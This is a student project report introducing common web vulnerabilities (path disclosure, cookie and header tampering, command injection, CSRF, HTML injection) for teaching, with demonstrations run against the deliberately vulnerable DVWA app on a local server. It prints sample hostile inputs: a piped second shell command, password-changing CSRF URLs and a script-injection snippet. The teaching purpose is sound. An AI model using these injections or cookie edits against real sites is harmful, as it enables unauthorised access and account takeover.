Introduction to Exploit the Vulnerabilities

B.Tech. Project Stage-I Report

Submitted by
Venkata Dinesh Kota
Roll No. 120050051

Under the Guidance of
Prof. Bernard L. Menezes

Department of Computer Science and Engineering
Indian Institute of Technology Bombay
Autumn Semester 2015

INDEX

Chapter 1

Introduction

Internet is growing very rapidly. With the growth of internet there are also many applications and web sites which come into the picture. Mail applications like Gmail , yahoo mail etc , Social Networking sites like Facebook, Twitter , Google plus also come into existence. Developing these sites is not an easy task. The developers of these websites make their work easier by writing on new APIs or may be creating new languages. With this increase in internet technology there also comes many vulnerabilities.

Attackers with a particular motives exploit these vulnerabilities for the social cause or personal benefit , and use the sensitive data revealed. Thus harming the individuality of the user. Hackers seek to compromise the normal workflow of a web application by stealing end-users data or preventing them from accessing the website. So the developers need a basic insight into how the vulnerability is caused and how it is exploited is necessary.

1.1 Motivation

I came across a lot of applications which take for granted that people know the basic stuff about the vulnerabilities and their exploits. Most of the applications also do not have a concise material from where we can refer and learn about these vulnerabilities and how to exploit them. So I decided to create an application which can be used by students who has the least basic knowledge about the web languages and help them to understand more about these vulnerabilities.

1.2 Objective of the project

- To prepare a web application which is to be run on local server so that students who are new to network security can learn from scratch.

- To prepare the material for the same so that students can also refer to this.

Chapter 2

Required Applications

I installed lamp server on my machine as done on this link. http://computernetworkingnotes.com/ubuntu-12-04-tips-and-tricks/how-to-install-xampp-1-8-2-in-ubuntu.html

I learnt the basics on **DVWA** , **WAVDP** and a online website which provide practise set for these vulnerabilities called **EnigmaGroup**. Website : www.enigmagroup.org

DVWA is also known as ***Damn Vulnerable Web App*** which can be downloaded online and the zip file is extracted and the folder is placed in *htdocs.*

WAVDP is also known as ***Web Application Vulnerability Demonstration Platform*** developed by *Abhishek Awasthi* as a MTech project. I used this application to have a better insight into various vulnerabilities possible. This is also a zip file , can be extracted and placed in htdocs


EnigmaGroup have the practise set problems from scratch but they don't have a wide variety of problems and also they don't have a perfect material or tutorial to explain the practise set problems.

Chapter 3

Vulnerabilities Explored

3.1 Viewing Source Code


For applications written in many programing languages , the web applications are written in html and css. To make the web applications more interactive and dynamic people use other languages like javascript etc , to store data and retrieve data on specific action people use Mysql etc . Many amatuer programmer often make mistakes in writing source code like leaving the password in the code itself, or writing a script for checking the password of a user without having the knowledge that script can be viewed. We can exploit this developer mistake to allow ourselves to get root access.



The Above picture shows the source code of iitb website. To view the source code, right click of mouse and on the option select source code.

3.2 URL Modifications And Manipulations

Sometimes there might be errors arising in execution of code resulting in the disclosure of path , for example see the picture below.




As you can see at the bottom of the page there is line starting with notice revealing the path of the index.php file. Such type of path disclosure might be used to exploit. The person knows the directory structure and also if the developer is not careful enough to not to give access permission for the directory , the person might use this to access other files or directories and might obtain necessary passwords to have admin access.

3.3 Robots.txt

Robots.txt is a file used by the websites to tell the robots what places are restricted for them to visit. The file contains the information on how the robots view the website and how it can be scanned. The attacker might use this information to crawl into those restricted areas to access the password. If the developer is not careful enough to set correct permissions for the


files, the attacker might get the admin access . The below shows the sample robots.txt file of iitb website. i.e. www.iitb.ac.in



3.4 Exploiting Javascript Vulnerabilities


Some amature programmers might use the javascript functions for the validation of passwords. They might not know that javascript functions even if they are written in other file, they are viewable in browser. The javascript can be viewed using firebug mozilla extension.

For example below picture shows the javascript code used in the iitb website as viewed on firebug application.




3.5 Header Injections And Cookie Modifications.

There is a firefox extension called liveHTTPheaders , this application is useful for viewing as well as editing the headers which can be sent to required target or host.



The above picture shows the example httpheaders. The above lines are specified according to the format of http headers.Along with the http headers we can also modify or steal cookies to have ourselves the admin access or to impersonate another person. The cookies can be viewed using the firefox extension called firebug. Below is the cookies viewed in firebug of iitb website.




Not only the firebug application allows you to view the cookies, it also helps you to edit them as well. Thus editing we can gain admin access sometimes

3.6 Exploiting BufferOverflow Problem

Sometimes the developer tend to keep the password restricted to few characters for his easy coding. He keeps this restriction through form. But as we can edit the form code , we can set the maxlength field to any value so that we can use it to exploit.

3.7 Basic Spoofing Techniques


Let's say we are using firefox web browser, but we want to trick the host server that we are using some XYZ browser. This can be done through changing the header sent to the server. This type of modifications are called spoofing. Not only changing the browser name we can also change the resolution, date , time , place and many other data sent from the browser to host server. Below is the picture attached where the row named user-agent shows the browser specifications.



3.8 Command Injection

Browser also supports the information to be sent to server and execute on the linux platform and bring back the result to display. If the developer take it for granted that the user doesn't give input to extract any other information thus not sanitizing the input , then the attacker take it to his advantage to obtain root access or admin privileges. The below picture shows the folder structure using a simple pipeline operator used in shell. The command used is

ping www.google.com | ls




As you can see that first it executes the ping command and then it executes the command ls , thus showing the files in that directory. Not only the file we can also get the directory structure.

3.9 CSRF

Cross Site Request Forgery is an attack where the user has know idea about the activities which are performed by the attacker, by sending the unwanted requests on behalf of the the current logged in user. These unauthorized requests can be of various forms e.g. changing contact information of user, changing password, financial transaction etc

Attack works when a user (logged-in to a trusted CSRF vulnerable website) visits attackers page which sends a malicious request to the trusted CSRF vulnerable website on behalf of currently logged-in user.

For example we can see in the url the changed password is being shown.



now let's change the url
http://localhost/dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#
to
http://localhost/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#


then press enter, and now when you logout and log in with the new password i.e. password, it logins. The attacker use this vulnerability to exploit.

3.10 HTML Injection

The Developer might want to take user input and display it in the page, he might take the user for granted that he will not be providing any script or code, thus not sanitizing the input taken. This can be used by the attacker to get the cookies etc from a simple script. This type of attacks can be prevented from sanitizing the input.

The below picture shows the simple html injection attack which can be achieved by using the simple script

<script> alert("this is a attack") </script>



